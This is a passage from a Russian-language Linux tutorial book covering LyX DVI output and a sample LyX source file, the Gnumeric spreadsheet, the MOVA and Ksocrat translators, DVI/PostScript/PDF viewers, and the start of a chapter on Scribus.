Вам интересно, какие сообщения породила система **LaTeX** во время компиляции вашего файла? Если да, выполните команду **Просмотреть → Журнал сообщений**.

Наверное, вы хотите скопировать **DVI**-файл, чтобы отправить его кому-нибудь, например, в издательство. **LyX** не создает **DVI**-файлы в домашнем каталоге пользователя. Вы можете найти **DVI**-файл во временном каталоге.



Рис. 7.6. Просмотр документа в программе **xdvi**

Обычно это `/tmp/lyx_tmpdir???????`. Где `??????` — это произвольная последовательность букв и цифр. Если вы запускали просмотр DVI несколько раз, у вас будет несколько таких каталогов. Поищите DVI-файлы в этих каталогах — вы обязательно найдете нужный вам файл. Для автоматизации поиска этих файлов запустите терминал и введите команду:

```
find *.dvi /tmp/lyx_tmpdir
```

где `.dvi` файлы, которые нужно найти;
`/tmp/lyx_tmpdir*` каталоги, в которых нужно искать.

В качестве завершения этой небольшой главы рассмотрим исходный текст LyX-файла (комментарии на русском языке добавлены мною). Текст этот приведен в листинге 7.1.

Листинг 7.1. Исходный текст LyX-файла

```
#LyX 1.2 created this file. For more info see http://www.lyx.org/
\lyxformat 220
\textclass article
\language russian
\inputencoding auto
\fontscheme default
\graphics default
\paperfontsize default
\papersize Default
\paperpackage a4
\use_geometry 0
\use_amsmath 0
\use_natbib 0
\use_numerical_citations 0
\paperorientation portrait
\secnumdepth 3
\tocdepth 3
\paragraph_separation indent
\defskip medskip
\quotes_language english
\quotes_times 2
\papercolumns 1
\papersides 1
\paperpagestyle default

\layout Standard

# Вставка Графики
\begin_inset Graphics FormatVersion 1
  filename bmw/00.jpg
  display monochrome
```

```
size_type 0
rotateOrigin center
lyxsize_type 0
```

```
\end_inset
```

```
\layout Standard
```

```
# Обыкновенный текст, стандартное расположение
```

```
Пример.
```

```
\layout Standard
```

```
# Формула
```

```
\begin_inset Formula  $(X+3)^2*(x-2)$ 
```

```
\end_inset
```

```
= 5
```

```
\layout Standard
```

```
\begin_inset Tabular
```

```
<lyxtabular version="3" rows="2" columns="2">
```

```
<features>
```

```
<column alignment="center" valignment="top" leftline="true" width="0pt">
```

```
<column alignment="center" valignment="top" leftline="true" rightline="true" width="0pt">
```

```
<row topline="true" bottomline="true">
```

```
<cell alignment="center" valignment="top" topline="true" leftline="true" usebox="none">
```

```
\begin_inset Text
```

```
\layout Standard
```

```
Первая ячейка таблицы
```

```
\end_inset
```

```
</cell>
```

```
<cell alignment="center" valignment="top" topline="true" leftline="true" rightline="true" usebox="none">
```

```
\begin_inset Text
```

```
\layout Standard
```

```
Вторая ячейка таблицы
```

```
\end_inset
```

```
</cell>
```

```
</row>
```

```
<row topline="true" bottomline="true">
<cell alignment="center" valignment="top" topline="true"
leftline="true" usebox="none">
\begin_inset Text

\layout Standard

Третья ячейка таблицы
\end_inset
</cell>
<cell alignment="center" valignment="top" topline="true"
leftline="true" rightline="true" usebox="none">
\begin_inset Text

\layout Standard

Четвертая ячейка таблицы
\end_inset
</cell>
</row>
</lyxtableular>

\end_inset

\layout Standard

\begin_inset Marginal
collapsed false

\layout Standard

Это примечание на полях
\end_inset

\begin_inset Foot
collapsed false

\layout Standard

Это сноска
\end_inset

\the_end
```


Программа GNumeric — правильный редактор электронных таблиц

8.1. Особенности использования

8.1.1. Общие сведения. Установка

Программа Gnumeric не устанавливается по умолчанию при установке дистрибутива, хотя это очень сильно зависит от самого дистрибутива. Попробуйте запустить программу, введя команду `gnumeric` в окно ввода команды (Alt + F2, если вы работаете в среде KDE). Если программа не запустилась, установите пакет `gnumeric`. Для этого в терминале нужно ввести команду:

```
rpm -ihv /mnt/cdrom/Mandrake/RPMS/gnumeric*
```

Разумеется, перед этим нужно вставить первый компакт-диск в привод CD-ROM. Если вы используете систему Red Hat — в командной строке замените имя каталога Mandrake на RedHat. После запуска программы вы должны увидеть основное окно (рис. 8.1).

Программа Gnumeric — это обыкновенная электронная таблица и если вы знакомы с программой OO Calc (или K Spread), вам не доставит большого труда самостоятельно разобраться с этой программой. В этой главе мы только познакомимся с теми возможностями программы, которых ей как не хватает программе K Spread. Прежде всего это автоматическое форматирование таблиц и работа со списками.

Как обычно, вы можете вводить в ячейки:

- текст;
- формулы, которые начинаются со знака «=»;
- числа.



Рис. 8.1. Программа Gnumeric

8.1.2. Правила записи формул

Правила записи формул такие же, как и у большинства других электронных таблиц. Если вам нужно ввести в ячейку текст, который начинается со знака равенства, но не является формулой, используйте одинарные кавычки перед знаком равенства:

'=текст

8.1.3. Редактирование и форматирование ячеек

Вы можете изменить шрифт ячейки, выполнив команду **Формат** → **Ячейка** или нажав комбинацию клавиш **Ctrl + 1**. В окне **Формат ячейки** вы можете изменить числовой формат ячейки на закладке **Числовой** (см. рис. 8.2).

Как обычно, комбинации клавиш **Ctrl + B**, **Ctrl + I** и **Ctrl + U** устанавливают соответственно полужирное, курсивное и подчеркнутое начертание шрифта в ячейке. С помощью кнопок выравнивания, расположенных на




Рис. 8.2. Формат ячейки

панели инструментов, вы можете установить выравнивание информации в ячейке по левому, правому краю и по центру.

Работа с буфером обмена осуществляется с помощью обычных комбинаций клавиш **Ctrl + X** (Вырезать), **Ctrl + C** (Копировать) и **Ctrl + V** (Вставить).

Меню **Вставка** позволяет вставить:

- лист в рабочую книгу;
- столбцы, строки и ячейки;
- график (диаграмму);
- объект;
- комментарий;
- специальные поля времени и даты.

Новые комбинации клавиш Таблице 8.1

Комбинация клавиш	Описание
F2	Редактирование ячейки
F5	Перейти к ячейке
F6	Вызова окна Поиск и замена
F7	Поиск информации
F9	Пересчитать всю таблицу

Кроме уже знакомых вам комбинаций клавиш вы можете использовать новые комбинации клавиш, которые работают только в программе **Gnumeric** (см. табл. 8.1).

Как и в программе **MS Excel**, двойной щелчок левой кнопкой мыши на границе столбиков установит автоматическую ширину всего столбика. Ширина устанавливается по ячейке с максимально длинным текстом.

Иногда надоедает самому форматировать всю таблицу. Да к тому же и не все прирожденные дизайнеры: то, что нравится вам, не всегда понравится

вашему шефу. Программа Gnumeric содержит целый набор различных вариантов оформления ваших таблиц. Варианты оформления таблицы разрабатывались профессиональными дизайнерами, поэтому, если они и не понравятся вашим коллегам, то, по крайней мере, не вызовут раздражения.

8.1.4. Автоформатирование

Для автоматического форматирования выделите участок таблицы (хотя можете вообще ничего не выделять) и выполните команду меню **Формат → Автоформатирование**. В окне **Автоформатирование** вам будет доступно несколько категорий шаблонов, которые описаны в табл. 8.2.

Категория шаблонов автоформатирования таблицы

Таблица 8.2

Категория	Описание
3D	Трехмерные варианты оформления. Данные шаблоны больше подходят для сохранения таблицы в формате HTML, чем для официального отчета
Classical	Классические варианты оформления таблиц
General	Общие варианты оформления таблицы. Эти шаблоны, как и шаблоны группы Classical, уж точно не вызовут раздражения, поэтому я бы порекомендовал их использовать для официальных вещей
Colorfull	Полноцветные варианты оформления. Слишком пестрые для отчетов, поэтому подойдут лишь для неофициальных таблиц, которые будут сохранены в формате HTML. Да и ваше начальство не скажет вам спасибо за то, что вы использовали весь цветной картридж на печать одной таблицы
Financial	Финансовые варианты оформления. Отличаются от основных тем, что возле каждого числа добавляется знак валюты (финансовый формат). Хотя этот вариант и предполагает своим названием использование в финансовых структурах, я бы ним не воспользовался: уж слишком много получается знаков доллара или надписей UAH (RUR)
List	Наилучшие варианты оформления списков

8.1.5. Работа со списками. Сортировка

Оформлять список мы уже умеем, а теперь попробуем как-нибудь преобразовать его. Самыми распространенными операциями над списками являются сортировка и фильтрация.

Сортировка — это очень простая операция. Просто выполните команду **Данные → Сортировка**. В результате перед вами откроется диалоговое окно **Сортировка** (см. рис. 8.3). В поле **Сортировать по** нужно ввести имя столбца, сортировку которого нужно выполнить, например, **A** или **C**. Потом устанавливается порядок сортировки и указывается программе, имеет ли ваше выделение заголовков, который не должен использоваться в сортировке. Если предполагается сортировка не числовых значений, а текста, нажмите кнопку **Расширенные для установки дополнительных параметров**.

Если посмотреть на рис. 8.3, то можно увидеть, что сортировка сначала будет выполняться по полю **Name** (Имя), а затем — по **Salary** (Зарплата). Сортировка в программе Gnumeric выполняется корректно, а не так, как




Рис. 8.3. Сортировка списка

в программе К Spread. Например, если мы попытаемся отсортировать список по убыванию поля Name

Name	Salary
Ivanov	200
Petrov	100
Sidorov	150
Smirnov	170

то в результате получим список:

Name	Salary
Smirnov	170
Sidorov	150
Petrov	100
Ivanov	200

8.1.6. Фильтрация элементов списка

Постепенно мы подошли к самому интересному — автофильтру. Выполните команду Данные → Фильтр → Автофильтр. В результате появится окно Расширенный фильтр (см. рис. 8.4), в котором необходимо задать параметры фильтрации.

Сначала нужно ввести диапазон списка. Мы будем использовать наш список Name-Salary. Его диапазон A1:B5 — два столбца (A,B), четыре записи и один заголовок (4+1 = пять строк). Затем нужно ввести диапазон условий. В ячейку A7 введите название первого поля, то есть Name, в ячейку B7 — Salary. Допустим, что мы хотим узнать фамилии всех, у кого зарплата больше 150 рублей (Salary > 150). Для этого в ячейку B8 поместите условие >150. У вас получится рабочий лист как на рис 8.5.




Рис. 8.4. Параметры расширенного фильтра




Рис. 8.5. Список и условие фильтра

Установите действие, которое определяет, куда будут скопированы результаты фильтра. Я обычно использую действие Скопировать в новую таблицу: будет создан еще один рабочий лист, на который будет скопирован результат фильтра. Теперь нажмите кнопку ОК. Вы можете использовать условие не только по полю Salary, но и по полю Name. Например, для отображения зарплаты только одного Иванова (Name=»Ivanov») введите в ячейку A8:

=»Ivanov»

При работе со списками программы Gnumeric я использовал только английские имена — мне так было удобнее. Вы же можете использовать русскоязычные имена полей.

8.1.7. Проверка значения ячейки

Программа K Spread обладает очень полезной функцией проверки значения ячейки. Эта же функция есть и в программе Gnumeric. Команда проверки значения очень полезна при выполнении различных расчетов, например, когда неправильно введенные данные могут очень исказить результат.

Иногда можешь сам запутаться и ввести неправильные данные. Простейший случай — вычисление скорости по формуле $V = S/T$. Разве время может быть

отрицательным, а тем более равняться нулю? Конечно же нет, поэтому для ячейки T нужно использовать функцию проверки значения с условием $T > 0$. Выполните команду Данные → Проверка и установите нужное условие (рис. 8.6). Если вы введете значение меньше нуля, то получите сообщение «Must be greater 0».




Рис. 8.6. Проверка значения ячейки




Рис. 8.7. Автокоррекция

8.1.8. Автокоррекция значения ячейки

Кроме проверки значения ячейки, Gnumeric обладает функцией автокоррекции значения ячейки. Чтобы воспользоваться ею, выполните команду **Инструменты** → **Автокоррекция** (см. рис. 8.7).

Эта функция позволяет:

- сделать заглавными названия дней;
- исправлять две прописные буквы в начале слова;
- сделать заглавной первую букву предложения.

8.1.9. Функции статистического анализа

Вы случайно работаете не в областном управлении статистики? Если это так, разработчики программы Gnumeric приготовили для вас небольшой сюрприз. Откройте меню **Инструменты** → **Статистический анализ**. В нем вы найдете следующие функции:

- дисперсионный анализ;
- корреляция;
- ковариация;
- прогнозирование;
- описательные статистики;
- анализ Фурье;
- гистограмма;
- ранги и процентиля;
- регрессия;
- выборка;
- два средних;
- две дисперсии.

Что означают все эти функции, говорить не буду, поскольку сам не имею ни малейшего понятия об этом. Если они вам нужны, вы наверняка разберетесь, что там к чему, а если нет — не ломайте себе голову над этим.

8.2. Экспорт/импорт электронных таблиц. Преобразование форматов

Gnumeric позволяет импортировать электронные таблицы, сохраненные в таких форматах:

- Applix (расширение .as);
- Data Interchange Format (.dif);

- GNU Oleo (.oleo);
- Lotus 123 (.wk1);
- MS Excel (.xls);
- SC/xspread;
- текст;
- MultiPlan (SYLK);
- файл HTML, созданный программой Gnumeric;
- xBase (.dbf);
- экспериментальный формат SAX.

Для импорта файла из указанных выше форматов выполните команду **Файл** → **Импорт** и укажите имя файла.

Вы можете экспортировать таблицу, созданную в программе Gnumeric в следующие форматы:

- Gnumeric XML (используется по умолчанию);
- Data Interchange Format;
- DVI TeX;
- LaTeX;
- MS Excel 5.0;
- TROFF;
- текстовый файл;
- HTML 3.2/4.0.

Для сохранения файла в одном из этих форматов выполните команду **Файл** → **Сохранить**.

СПЕЦИАЛЬНЫЕ ПРОГРАММЫ ДЛЯ РАБОТЫ С ТЕКСТОМ

Глава 9

ПЕРЕВОДЧИКИ ТЕКСТА

Глава 10

**ПРОГРАММЫ ДЛЯ ПРОСМОТРА
DVI, POSTSCRIPT И PDF**

Глава 11

ИЗДАТЕЛЬСКАЯ СИСТЕМА SCRIBUS

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

Переводчики текста

Уже давно стандартными офисными приложениями, установленными почти на каждом компьютере, стали программы-переводчики. Среди программ для Windows наиболее известными являются Stylus (Prompt), Socrat и Lingvo. В этой небольшой главе мы поговорим о программах-переводчиках для Linux — Mueller и Ksocrat.

9.1. Программа Mueller

Программа MOVA (иногда ее называют Mueller) — очень удобный в использовании англо-русский переводчик (рис. 9.1), разработанный Евгением Цымбалюком (mueller_dic@koi.chat.ru). Программа распространяется по лицензии GPL, то есть бесплатно.




Рис. 9.1. Программа *movalK*

Для установки программы MOVA нужно установить три пакета:

1. mova
2. mueller7-mova
3. xfonts-phonetic

Первый пакет содержит программу `mova`, второй — это словарь для программы, а третий — это набор шрифтов, которые использует программа.

После установки пакетов запустить программу `mova` можно либо командой `mova` или же командой `movaТК`. Первая запускает программу в текстовом режиме, а вторая — в графическом. Можно также запустить программу




Рис. 9.2. Программа `movaТК`




Рис. 9.3. Окно с переводом

командой `movaМТК`. В этом случае будет использован другой вид интерфейса (см. рис. 9.2). Такой интерфейс удобно использовать, если вы хотите оставить на экране результат предыдущего перевода, хотя в этом режиме программа работает медленнее. При этом каждый перевод программы `movaМТК` открывается в новом окне (рис. 9.3).

Большим преимуществом программы является скорость ее работы. Программа использует хеширование словаря, благодаря чему повторный вызов программы не занимает много времени — основные задержки приходится на загрузку словаря в память, которая происходит, как правило, при первом запуске программы. Автор отмечает, что программа может работать, если на ва-

шем компьютере установлено 32 Мб оперативной памяти или же 64 Мб при загруженном KDE.

Я тестировал программу не на «ультрасовременной» машине — Celeron 433/128 Мб — программа просто «летала», поэтому не очень-то беспокойтесь о том, что программа будет медленно у вас работать. Если же у вас старенький компьютер с небольшим количеством оперативной памяти, прочитайте файл `/usr/share/doc/mova-4.0/readme_mova_koi.txt` — в нем вы найдете рекомендации относительно повышения производительности работы программы.

Работать с программой очень просто: введите слово или предложение в левую часть окна программы, выделите его (movaTK) и нажмите одну из кнопок — **Word**, **Symbols**, **Tandem of Words**, **Tandem of Symbols**.

Word программа будет искать в словаре статью, которая начинается на выделенное слово (или первое слово из предложения).

Symbols программа будет искать в словаре статью, которая начинается на выделенные символы.

Tandem of Words программа будет искать в словаре статью, содержащую выделенное сочетание слов.

Tandem of Symbols .. программа будет искать в словаре статью, которая содержит выделенное сочетание символов.

Для выхода из программы нажмите клавишу Esc.

Программу можно скачать по адресу www.chat.ru/~mueller_dic. Следует отметить, что программа уже входит в состав некоторых дистрибутивов, например, ALT Linux Junior 2.

9.2. Программа Ksocrat

Программа Ksocrat — аналог программы Socrat для KDE, точнее — это попытка создания аналога программы Socrat, причем не очень удачная. Если вам нужен русско-английский переводчик (Mueller является англо-русским переводчиком), запустите программу Socrat (или Prompt) в эмуляторе — Wine, Win4Lin или VM Ware. Программы-эмуляторы рассматриваются в одноименной главе данной книги.



Примечание

Это примечание предназначено в первую очередь для тех, кто хочет внести свой вклад в развитие свободного программного обеспечения. Формат оловаря Mueller предельно прост: каждая словарная статья — это одна строка, например, hello привет. Поэтому никто не мешает вам создать собственный Русско-английский словарь (привет hello) и использовать его вместе с программой MOVA.

Программы для просмотра DVI, PostScript и PDF

Как вы знаете, DVI — это не зависящий от устройства и от операционной системы формат документа. Благодаря независимости от устройства, документы DVI будут выглядеть одинаково как на экране, так и на бумаге. Независимость от операционной системы гарантирует, что DVI-документ будет выглядеть одинаково как в Unix, так и в Macintosh. Например, вы можете создать DVI-документ, работая в Linux, а затем отправить его своему знакомому в Америке, Windows 98 которого даже и не подозревала о существовании русского языка, и он увидит правильно отображенные русские буквы.

В этой книге мы уже успели познакомиться с одним средством для просмотра DVI. Это программа XDVI, которая входит в состав практически всех дистрибутивов, даже самых старых. Процессор документов LuX вызывал эту утилиту для просмотра DVI-документа, который создавался в результате компиляции TeX-файла.

Для запуска программы `xdvi` введите команду:

```
xdvi имя_файла.dvi
```

Классическая программа XDVI показалась мне несколько неудобной, поэтому я предпочитаю использовать программу K DVI (рис. 10.1), которая входит в состав KDE. Для ее запуска введите команду `kdvi`.

Для просмотра файлов в формате PS (Post Script) используется программа GhostView (команда `ghostview`). Как и программа `xdvi`, она является стандартной для всех дистрибутивов программой и входит даже в очень старые дистрибутивы. Но она не только входит во все дистрибутивы, как `xdvi`, она еще так же неудобна, как `xdvi`. Поэтому вместо этой программы я рекомендую использовать входящую в KDE программу K Ghost View (команда `kghostview`). Эта программа позволяет просматривать документы в форматах PS и PDF (Portable Document Format).

Формат PDF разработан компанией Adobe и, как и формат DVI, независим от операционной системы. Это значит, что PDF-файлы одинаково выглядят как в Linux, так и в Windows.




Рис. 10.1. Программа K DVI

Для конвертирования файлов в формате DVI в формат PDF введите команду `dvipdf файл.dvi`

В результате получите файл с расширением `.pdf`.

Еще одним преимуществом программы K Ghost View является то, что она корректно отображает PDF-файлы, созданные программой `dvipdf`. Некоторые программы, например, `xpdf`, вместо содержимого файла, созданного программой `dvipdf`, отображают пустую страницу.




Рис. 10.2. Программа K Ghost View

Издательская система Scribus

11.1. Возможности программы

В этой книге было рассмотрено много офисных программ для Linux, облегчающих нам повседневную работу. А что же делать, если нам нужна какая-нибудь издательская система. Да, газету можно и в OpenOffice сверстать, но это будет равносильно верстке в Word. Вы когда-нибудь видели, чтобы уважающее себя издательство верстало книги в Word?

В мире Windows можно найти довольно много издательских систем. Самыми известными являются Corel Ventura, Quark Xpress, Adobe Pagemaker, InDesign. Что же делать пользователю Linux? Не устанавливать же Windows из-за PageMaker.

ОС Linux может предоставить пользователю не менее внушительный список издательских систем. Чего стоит только TeX и все его модификации!

В этой главе будет рассмотрена программа Scribus. Настольная издательская система Scribus подобна PageMaker, содержит средства для работы с Corel Ventura и продуктами компании Adobe.

Программа Scribus предназначена для верстки газет, журналов, бланков и других документов. Программа довольно легка в использовании, инструменты программы легко осваиваются, обладает профессиональными издательскими функциями, в том числе поддержкой СМΥК и системой управления цветом. Ко всему этому можно добавить поддержку форматов PDF и PostScript. Программа Scribus поддерживает следующие графические форматы:

1. Encapsulated PostScript (EPS).
2. JPEG.
3. TIFF.
4. Portable Network Graphics (PNG).
5. Xpixmap (xpm).

